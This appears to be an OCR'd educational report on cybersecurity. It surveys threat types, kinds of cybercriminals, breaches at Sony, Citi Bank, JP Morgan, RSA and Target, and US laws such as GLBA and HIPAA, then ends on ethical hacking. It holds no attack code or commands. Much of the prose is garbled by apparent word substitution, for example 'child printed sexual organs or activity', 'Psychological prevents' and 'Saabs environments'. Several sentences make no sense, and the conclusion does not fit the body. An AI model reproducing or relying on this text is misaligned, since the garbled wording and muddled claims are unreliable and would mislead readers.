It's being protected by internet-connected systems, including hardware, software and data, from cyber-attacks. In a computing context, security comprises cyber security and physical security both are used by enterprises to safe against unauthorized access to data center and other computerized systems. The security, which is designed to maintain the confidentiality, integrity and availability of data, is a subset of cyber security.

WHY DO WE NEED CYBER SECURITY?

The range of operations of cyber security involves protecting information and systems from major cyber threats. These threats take many forms. As a result, keeping pace with cyber security strategy and operations can be a challenge, particularly in government and enterprise networks where, in their most innovative form, cyber threats often take aim at secret, political and military assets of a nation, or its people. Some of the common threats are:

- ✓ **Cyber terrorism** It is the innovative use of information technology by terrorist groups to further their political agenda. It took the form of attacks on networks, computer systems and telecommunication infrastructures.

- ✓ **Cyber warfare** It involves nation-states using information technology to go through something another nation's networks to cause damage. In the U.S. and many other people live in a society, cyber warfare has been acknowledged as the fifth domain of warfare. Cyber warfare attacks are primarily executed by hackers who are well-trained in use of benefit the quality of details computer networks, and operate under the favorable and support of nation-states. Rather than closing a target's key networks, a cyber-warfare attack may force to put into a situation into networks to compromise valuable data, degrade communications, impair such infrastructural services as transportation and medical services, or interrupt commerce.
- ✓ Cyber spionage It is the practice of using information technology to obtain secret information without permission from its owners or holders. It is the most often used to gain strategic, economic, military advantage, and is conducted using cracking techniques and malware.

Who are Cyber Criminals?

It involves such activities as child printed sexual organs or activity; credit card fraud; cyber stalking; defaming another online; gaining unauthorized access to computer systems; ignoring copyright, software licensing and trademark safe to protect; overriding encryption to make illegal copies; software piracy and stealing another's identity to perform criminal acts. Cybercriminals are those who conduct such acts. They can be categorized into three groups that reflect their motivation.

Type 1: Cybercriminals – hungry for recognition:

- ✓ Hobby hackers;

- ✓ IT professionals (social engineering is one of the biggest threats);
- ✓ Politically motivated hackers;
- ✓ Terrorist organizations.

Type 2: Cybercriminals – not interested in recognition:

- ✓ Psychological prevents;
- ✓ Financially motivated hackers (corporate espionage);
- ✓ State – sponsored hacking (national espionage, sabotage);
- ✓ Organized criminals.

Type 3: Cybercriminals – the insiders:

- ✓ Former employees seeking revenge;
- ✓ Competing companies using employees to gain economic advantage through damage and/or theft.

How To Maintain Effective Cyber Security?

Historically, organizations and governments have taken a reactive, "point product" approach to combating cyber threats, produce something together individual security technologies – one on top of another to safe their networks and the valuable data within them. Not only is this method expensive and complex, but news of damaging cyber breaches continues to dominate headlines, rendering this method ineffective. In fact, given the area of group of people of data breaches, the topic of cyber security has launched to the top of the priority list for boards of directors, which they sleeked as far as less risky way. Instead, organizations can consider a natively integrated, automated Next-Generation Security Platform that is specifically designed to provide consistent, prevention-based protection – on the endpoint, in the data Centre, on the network, in public and private clouds, and across Saabs environments. By focusing on prevention, organizations can prevent cyber threats from impacting the network in the first place, and less overall cyber security risk to a manageable degree.

What Cyber Security Can Prevent

The use of cyber security can help prevent cyber-attacks, data breaches and identity theft and can aid in risk management. When an organization has a strong sense of network security and an effective incident response plan, it is better able to prevent and serious of these attacks. For example, end user protection defends information and guards against loss or theft while also scanning computers for malicious code.

Types of Cyber Security Threats :

The use of keeping up with new technologies, security trends and threat intelligence is a challenging their task. However, it should be in order to protect information and other assets from cyber threats, which take many forms.

- ✓ **Ransom ware** is a type of malware that involves an attacker locking the victim's computer system files typically through encryption and demanding a payment to decrypt and unlock them.
- ✓ **Malware** is any file or program used to harm a computer user, such as worms, computer viruses, Trojan horses and spyware.
- ✓ **Social engineering** is an attack that relies on human interaction to trick users into breaking security procedures in order to gain sensitive information that is typically protected.
- ✓ **Phishing** is a form of fraud where fraudulent emails are sent that resemble emails from reputable sources; however, the intention of these emails is to steal sensitive data, such as credit card or login information.

What does a security analyst do ?

An information security analyst protects to safe the company’s systems and networks by planning and carrying out measures of security. They create disruptive solutions to prevent critical information from being stolen, damaged, or compromised. Their primary responsibility is to keep a business or organizations data, clients, employees, and any virtual stored information safe from cyber-attacks or hacking of any sort.

What are the consequences of cyber-attack ?

Cyber-attacks will cause more damage financially and reputational even to the most withstand organization. The organization which suffers cyber-attack, have to face the losing assets, business reputation and potentially the organization have to face regulatory fines and taking legal action and the costs of remediation. A survey taken by UK government about cyber security in 2017, found that the average cost for a large business is £19,600 and for a small to medium-sized business is £1,570.

HACKING TOOLS

There are various tools are the modes of attack. And the malware is used for the totality of these tools. Examples are viruses and worms. Computer programs that reproduce the functional copies of themselves with varying effects ranging from emphasize and inconvenience to compromise of the confidentiality or integrity of information, and Trojan horses, destructive programs that pretense as benign applications but set up a back door so that the hacker can return later and enter the system. Often system intrusion is the main goal of system intrusion is more advanced attacks. If the intruder gains full system control, or „root" access, he has unrestricted access to the inner workings of the system .Due to the characteristics of digitally stored information the person with criminal intent will delay, disrupt, corrupt, exploit, destroy, steal, and modify information. The value of the information or the importance of the application will be depended, which the information is required and that such actions will have different effect with varying degrees of gravity.

THE LEVEL OF CYBER RISK

There are some additional reasons for that threat is overrated. First, as combating cyber-threats has become a highly politicized issue, official statements about the level of threat must also be seen in the context of different bureaucratic entities that compete against each other for resources and influence. This is usually done by stating an urgent need for action (which they should take) and describing the overall threat as big and rising. Second, psychological research has shown that risk perception is highly dependent on intuition and emotions, as well as the perceptions of experts (Gregory and Mendelsohn 1993). Cyber-risks, especially in their more

extreme form, fit the risk profile of so-called „dread risks", which appear uncontrollable, catastrophic, fatal, and unknown. There is an inclination to be afraid of low probability risks, which translates into pressure for serving an action with all sorts of willingness to bear high costs of uncertain benefit. Only the system attacks sufficiently destructive or disruptive need the attention of the traditional national security apparatus. Attacks that interrupt the services or that cost mainly a nuisance to the computer.

REDUCING CYBER – IN - SECURITY

The three different debates have been taken over the many concepts and counter measures have been produced with their focus. The computer network which owns entities have a common practice to take a responsible for protecting it. However, there are some assets considered so crucial in the private sector to the functioning of society and governments have to take additional measures to ensure the level of protection. These efforts are usually included under the label of critical (information). Information assurance is guide for the infrastructure protection and to the management of risk, which is essentially about accepting that one is (or remains) insecure: the level of risk can never be reduced to zero. This means that minor and probably also major cyber-incidents are bound to happen because they simply cannot be avoided even with perfect risk management.

5.2 A Survey on Recent Cyber Attacks & Laws

Throughout the last decade widespread use of Computer in all sector of lives have made them target for attackers to steal, infiltrate and disrupt. Lot of this attack has been going under the radar for some time before the culprit being prosecuted under the law. Any kind of attacks that compromises any of the characteristics of CIA (Confidentiality, Integrity and availability) is considered as Cyberattacks. Due to the global internetwork of computer system the attackers no longer confined to any fixed geographical location. Hence, they can pick up any target from any corner of the world.

The motivation behind these cyber-attacks also ranges from money, data theft, Cyber Espionage, political etc. If we look at the following figure, we will see the motivation of these cyber-attacks visually.




Fig: 1: Motivation behind the Cyberattacks [1]

Cyber Attacks
Attacks on Sony PlayStation Network:

- ✓ In 2011 the hacker successfully managed to put down the Sony network. The attacker was successful in stealing sensitive information such as user's passwords, D.O.B, passwords, Credit card details etc.
- ✓ The motivation against the attacks was allegedly been linked to the prosecution of PlayStation 3 jail breaker in USA.
- ✓ The attacker successfully managed to get into the sensitive databases of Sony network by defeating their full defenses.
- ✓ Though the attacking vector and techniques were not shared to public by Sony. It's assumed that the PlayStation 3 Redbug firmware allowed the attacker to get into the trusted network of the Sony network which helped them to further hack into the system. Two primary attack that was reported was data breach and massive DDoS attack.
- ✓ DDoS attack in nutshell is DoS attack performed by multiple distributed attacking hosts. In this attack the attacker uses large sets of bots as controlling

agents and handlers combined known as Zombies to launch distributed attack.

- ✓ Here below in the picture we can better understand how the attacker take down victim's infrastructure.




Fig-2: DDoS Attack

- ✓ Filtering packets with IDS/Firewall and diverting illegitimate traffic with setting up Honeypot or honey net and blackholing network can mitigate DDoS attack.

Attacks on Citi Bank:

- ✓ In 2011 hacking on Citi Bank resulted in more than 300000 user account to be compromised. It was estimated that about 200000 cards needed to be reissued to the customer which cost Citi bank for about 2.7 million dollars.
- ✓ Since the Citi bank is one of the largest banks in the world it was targeted by the attacker for the sheer amount of transaction it makes.
- ✓ The attacker changed the Unique identifier (Session identifier) used in the URL bar each time the customer log into the system and by successfully guessing the number the hacker can take over the established connection. This type of attack is called session hijacking.
- ✓ Then hacker used so called scrapper which managed to copy the account information and change the number again to perform the same process on other customer.
- ✓ The way session hijacking works are the attacker guess the session ID of the victim and use the session ID to validate with the server and impersonate the legitimate user in doing so for taking over the already established connection.

- ✓ In the following picture we see how an attacker successfully guess the session of the victim and present it to the webserver.




Fig-3: Session Hijacking

- ✓ Using new session for each login, enabling restrictions of URL rewriting, and using SSL encryption to pages that uses cookies and mitigate this attack.

Attacks on JP Morgan:

- ✓ In 2014 massive attacks were reported as JP Morgan found out they have been on attack for some months. When they found out in august that their accounts

have been accessed by the hacker for since last two to three months which went unnoticed.

- ✓ JP Morgan reported for over 80 million customer's information being compromised.
- ✓ The attack was performed by some crafty spearfishing techniques used by the attacker for the JP Morgan's customers. They gained privileged access to the system by which they were able to copy customer information without being detected. Though the attacker did manage to get into the JP Morgan's network but they could not get into the banking section of the customer for which the customer didn't lose any money.
- ✓ Spearfishing attacks lure victims to download or open up attachment from rather harmless looking email. In this type of attack the attacker usually use crafty email to persuade its victim to download malware into their system which they can remotely control to initiate further attacks on the victim.
- ✓ Real time traffic analysis, Inbox Email Sandboxing and above all User's safe Behavior in regards to Email handling can go long way in curbing the spear-fishing attack.

Attacks on EMC'S RSA:

- ✓ In 2011 the hacker managed to infiltrate the EMC'S RSA security and stole critical information related to RSA authentication system. The loss of data left the RSA token authentication system vulnerable to attack.
- ✓ The way attacker broke into the system was by spearfishing mail which had title ''2011 Recruitment Plan to RSA employees'' under the disguise of Microsoft excel file. The user who opened the file allowed the hacker to install Adobe flash objects with Remote access Trojan tool (RAT) named poison Ivy inside. It exploited what is known now as Zero-day attack on the adobe flash vulnerabilities. The hacker was able to copy login credentials of RSA authentication systems. [7]
- ✓ In The zero-day attack the vulnerabilities of certain software is identified by attacker before the developer find them. The bug inside the software is unknown until the attack is done.
- ✓ Keeping the software updated always, avoiding buggy and outdated software and significantly reduce the attacking surface of Zero-day attacks.

Attacks on Target:

- ✓ In 2013 the Target was under attack by the hacker which managed to steal like over 40 million of credit card information's and resulting in setting back the Target for over 150 million of dollars loss through compensation and other legal complications.
- ✓ The attack was done via the Target's POS system being attacked by crafty malware which extracted the credit card information at first then after some days started sending over the copied information within the target's network and ultimately to FTP server controlled by the hacker. The malware scrapped for data as the customer swipe in their credit/debit card on the POS terminal. [8]

Cyber Laws:
The Gramm–Leach–Bliley Act (1998):

One of the most well-known laws also referred as GLBA is well known act in financial area. Basically, it regulated how financial organizations can store, share and use the customer's information between different organizations by making three conditions mandatory as follows:

- ✓ Securing personal financial information
- ✓ Getting consent of the customers for sharing their personal information with others
- ✓ Giving the customer opportunities for opting out of the sharing of their Information.

The Health Insurance Portability and Accountability Act of 1996 (HIPAA):

- ✓ Securing the Health information of the patient's the above law was passed in 1996 to protecting the health information electronically. It protects the individually identifiable health information by keeping it secret while letting the proper health information accessible the doctor's for treating their patients. The parties violating this Act can be fined from 50000 to 250000 USD dollars.

Federal Information Security Management Act of 2002:

- ✓ It was enacted on 2002 recognizing the value of the information security both in national security and financial aspects. It works by different agencies helping to keep the federal government data safe and secure. As a head of agency, one has to do annual reviewing of the information security program to analyze and reducing the risks to minimize level.

Cyber Intelligence Sharing and Protection Act (CISPA):

- ✓ Introduced on November on 2011 to share information between federal governments and the company so that the government can monitor and track and future terrorist or cyber-attacks beforehand. Under this law government can collect user data from big Tech companies like Apple, Facebook, and google. Recently this act has been under lots of scrutiny by the public.

Payment Card Industry Data Security Standard:

- ✓ This law is for company who deals with any online payment with Debit/Credit cards. All companies must comply with this law if they want to work with Debit/Credit cards. The standard was formed on 2004 and since then it has gone many revisions and updates. In last April latest 3.1 version been released. This compliance requires to maintain secure system and been able to monitor all the activity within network resources and cardholder's data.

- ✓ As we can see from above there is been myriad of attacks frequently happening and lot of them are far from. According to the survey presented by the Ponemon Institute in 2013 the cyberattack incidents costs USA for about 11.6 million dollars which was up by 26 percent from the previous year. [11] Most of the attacks discussed earlier could have been prevented had there been better secured system in place. Also, if users were properly trained not to fall for the spearfishing mail some of the attacks could have been avoided. Having said that as more and more computer gets online more the cyberattacks will arise. Nevertheless, having up-to-date system with patches and proper locking down with auditing logging can thwart the effort of the hacker to a certain extent.

CONCLUSION

Network test assignment is the most important way of ethical hacking for putting and storing information asset in secure way. The best three advantages of ethical hacking are, improving the overall protective postures, providing security against the intellectual property thieves and fulfilling legislative mandates. The majority of Information Technology organizations are conducting their ethical hacking on wireless and wireline networks, operating systems and applications in frequent way or annual search. There is no single unique set of methodology for move on with ethical hacking. The reference terms are used for different phases in the hacking anatomy might vary, but includes are similar. Hacking is not for everyone but for an objective mind set. A lot of free time, dedication is needed to keep up with hacking process and they never use the knowledge to the purposes of offence. The lack of the experienced staff is mostly cited as significant challenge in conducting ethical hacking internally and improving the capabilities of ethical hacking.

Cyber-security is both about the insecurity made by and through this new space and about the practices or procedures to make it (progressively) secure. Exertion to verify the cyberspace should give a definitive need else the "information technology" will not be viably used by clients. The terrorist of things to come will win the wars without discharging a shot just by crushing the country's necessary substructure if steps are not taken to handle the pervasiveness of the expansion in such a cyber-attack. They can bring an unknown look into the lives of others, regardless of whether they live nearby or over-the-globe